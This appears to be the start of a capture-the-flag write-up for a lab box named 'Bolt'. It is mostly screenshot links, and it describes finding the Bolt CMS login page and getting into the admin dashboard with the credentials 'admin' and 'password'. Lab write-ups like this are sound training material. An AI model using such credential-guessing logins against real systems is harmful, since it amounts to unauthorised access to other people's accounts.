
Task 2 - Bolt

Going to the IP address we see this:






Most of the links don’t work, 2 links go to actual website and the items go here:





If we type /bolt after IP it will take us to the login page and in credentials I will write admin and password:  



Then it takes us to the admin dashboard:



